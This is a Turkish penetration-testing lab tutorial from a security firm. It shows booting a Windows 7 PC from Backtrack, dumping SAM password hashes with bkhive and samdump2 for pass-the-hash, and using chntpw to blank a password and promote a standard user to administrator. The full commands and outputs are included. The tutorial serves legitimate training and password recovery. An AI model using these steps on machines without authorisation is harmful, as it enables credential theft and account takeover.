
Açıklama: Pass-the-hash yapmak veya yetki yükseltmek için Windows sistemin Backtrack(veya türevleri) ile boot edilmesi sizme testlerinde önemli bir çalışmıştır. Aynı zamanda unutulan Windows parolalarını sıfırlamak için de alternatif bir yol olabilir. Bu yazında pass-the-hash için Windows sistemden hash bilgisini alma, kullanıcıya yetki verme ve kullanıcı parolasını sıfırlama konuları incelenmiştir.

Kullanılan işletim sistemi Backtrack 5 R3 32 bit, hedef sistem ise Windows 7 Starter'dır.

Hazırlık

Bootable Taşınabilir Diskler

Başlangıç olarak Backtrack'i (veya Kali'yi) bir USB veya CD/DVD'ye yazmak için Linux ortamda UNetbootin uygulaması kullanılabilir. Bu araç çift tıklama ile çalıştırılabilir. Çalıştırıldığında şekildeki gibi bir arayüz çıkar ve kolayca herhangi bir işletim sistemi taşınabilir ortamda boot edilebilir şekilde yazılır. Windows ortamda da Unetbootin veya herhangi bir disk yazma aracı kullanılabilir.



BIOS Ayarları

Bilgisayarı Backtrack ile boot etmek için ilk olarak BIOS ayarlarına giriş yapılmalı ve boot sırası önce USB (veya CD/DVD'ye yazılıysa CD/DVD) olacak şekilde ayarlanmalı ve kaydedilmelidir. BIOS ayarlarına giriş yapmak için markaya göre değişiklik göstermesine rağmen genelde F2, F10 veya F12 kullanılabilir.

Önbilgi

Windows işletim sisteminin kullanıcı hesapları yönetimine kısaca bakmak gerekirse, kullanıcılar ait parola bilgisi hashli bir biçimde SAM adında bir dosyada tutulur. Bu dosya işletim sistemi çalışır vaziyette iken erişilemez bir dosyadır. Ancak işletim sisteminin kurulu olduğu hard disk bölümü Backtrack ile mount edilebilir ve SAM dosyasına bu şekilde erişilebilir. Microsoft offline parola kırma işlemini zorlaştırmak için SYSKEY denilen bir fonksiyon ile SAM dosyasında hashli halde saklanan parolaları ekstradan şifreler.

Pass-the-hash

Sistem Backtrack ile boot edilmek üzere kapatılmıştır. BIOS ayarlarına erişilmiş ve boot sıralaması bilgisayar USB ile boot olacak şekilde ayarlanmıştır ve Backtrack ile boot edilmiştir. Açılısta UNetbootin menüsü çıkmaktadır. Enter denilerek (Default) devam edilebilir. Ardından Backtrack işletim sistemi çalışmaya başlayacaktır. **root/toor** kullanıcı bilgileriyle giriş yapılır ve **startx** komutuyla grafiksel arayüze ulaşılabilir. Burada bir terminal ekranı açılır. Türkçe karakterler ile sorun yaşamamak için önce

#setxkbmap tr

komutu çalıştırılarak Türkçe klavyeye geçilebilir. Ardından

#fdisk -l

komutu ile hard disk bölümleri listelenir. Listedede Windows hangi bölümde kurulu ise onun mount edilmesi gereklidir. Bu deneme yanlış ile bulunabilir. Bu çalışmada Windows /dev/sda5 üzerinde tespit edilmiştir ve /root altına mount edilmiştir.

```
root@bt:~# mount /dev/sda5 /root/
root@bt:~# cd /root/
root@bt:~# ls
autoexec.bat config.sys          hiberfil.sys  pagefile.sys  Program Files  System Volume Information
book                         Desktop           Intel          PerfLogs       Recovery        Users
BOOTSECT.BAK  Documents and Settings OEM          ProgramData   $Recycle.Bin  Windows
```

#mount /dev/sda5 /root/

#cd /root/Windows/System32/config

Artık /root klasörü altına gelerek Windows dosyalarına erişilebilir (bazı sistemlerde System32 veya bunun gibi klasörlerde büyük-küçük harf farklılıklarını olabilir). SAM dosyasını açmak için önce SYSKEY'e erişilir ve bu bir text dosyasına(bootkey.txt) yazılır. Bunun için bkhive aracı kullanılır.

```
root@bt:~/Windows/System32/config# bkhive SYSTEM bootkey.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{F10156BE-0E87-4EFB-969E-5DA29D131144}
Default ControlSet: 001
Bootkey: 15e9d368691f5ccf10fbcd82037eca0e
```

Ardından samdump2 aracı ile bootkey.txt içindeki SYSKEY kullanılarak SAM dosyası açılır.

#samdump2 SAM bootkey.txt > samdump.txt

```
root@bt:~/Windows/System32/config# samdump2 SAM bootkey.txt > samdump.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{899121E8-11D8-44B6-ACEB-301713D5ED8C}
```

Şekildeki gibi sistemdeki kullanıcılarla ait hashlere ulaşılır.

```
root@bt:~/Windows/System32/config# cat samdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Acer:1000:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:93880dc76eb923a05f817402ae529059:::
```

Bu şekilde alınan kullanıcı adı ve hash bilgisi ile pass-the-hash yapılabilir.

Parola sıfırlamak ve Yetki yükseltmek

Test amacıyla önce Windows işletim sisteminde yönetici yetkisi olmayan, parola korumalı BGA isimli standart bir kullanıcı oluşturulmuştur.

Kullanıcı hesabınızda değişiklikler yapın



Parola sıfırlamak veya kullanıcıyı Administrators grubuna eklemek için chntpw aracı kullanılır.

chntpw aracına ulaşmak için şekildeki yol izlenebilir(Bu çalışmada sistem /tmp klasörü altına mount edilmiştir. İstenilen yere mount edilebilir).

[PENTEST LAB ÇALIŞMALARI]



Araç çalıştırılır, SAM dosyasının bulunduğu yol gösterilir ve “-l” ile kullanıcılar listelenir.
#./chntpw -l /tmp/Windows/System32/config/SAM

```
root@bt:/pentest/passwords/chntpw# ./chntpw -l /tmp/Windows/System32/config/SAM
chntpw version 0.99.6 110511 , (c) Petter N Hagen
Hive </tmp/Windows/System32/config/SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 265/85128 blocks/bytes, unused: 11/8856 blocks/bytes.

<< back | track 5

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length : 0
Password history count : 0
| RID | ----- Username ----- | Admin? |- Lock? -- |
| 03e8 | Acer | ADMIN | *BLANK* |
| 01f4 | Administrator | ADMIN | dis/lock |
| 0457 | BGA | | |
| 01f5 | Guest | ADMIN | dis/lock |
| 03ea | HomeGroupUser$ | | |
```

#./chntpw -u “BGA” /tmp/Windows/System32/config/SAM

ile kullanıcı için seçenekler listelenir.

```
- - - - User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
(4 - Unlock and enable user account) [seems unlocked already]
q - Quit editing user, back to user select
```

Parola sıfırlamak için 1, yetki yükseltmek için 3 çalıştırılır.

[PENTEST LAB ÇALIŞMALARI]

1 seçildiğinde aşağıdaki gibi bir sonuç çıkar.

```
Select: [q] > 1
Password cleared!

Hives that have changed:
# Name
0 </tmp/Windows/System32/config/SAM>
Write hive files? (y/n) [n] : y
0 </tmp/Windows/System32/config/SAM> - OK
```

3 seçildiğinde aşağıdaki gibi bir sonuç çıkar.

```
Select: [q] > 3
NOTE: This function is still experimental, and in some cases it
      may result in strangeness when editing user/group in windows.
      Also, users (like Guest often is) may still be prevented
      from login via security/group policies which is not changed.
Do you still want to promote the user? (y/n) [n] y
User is member of 1 groups.
User was member of groups: 00000221 =Users,
Deleting user memberships
Adding into only administrators:
Promotion DONE!

Hives that have changed:
# Name
0 </tmp/Windows/System32/config/SAM>
Write hive files? (y/n) [n] : y
0 </tmp/Windows/System32/config/SAM> - OK
```

Ardından Backtrack kapatılıp, bilgisayar Windows sisteme başladığında BGA hesabına parolasız olarak giriş yapılabilir.

Kullanıcı hesabınızda değişiklikler yapın



Windows komut satırında

>net user BGA

yazarak veya Denetim Masası/Kullanıcı Hesapları altından BGA hesabının artık yönetici yetkisine sahip olduğu görülebilir.

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.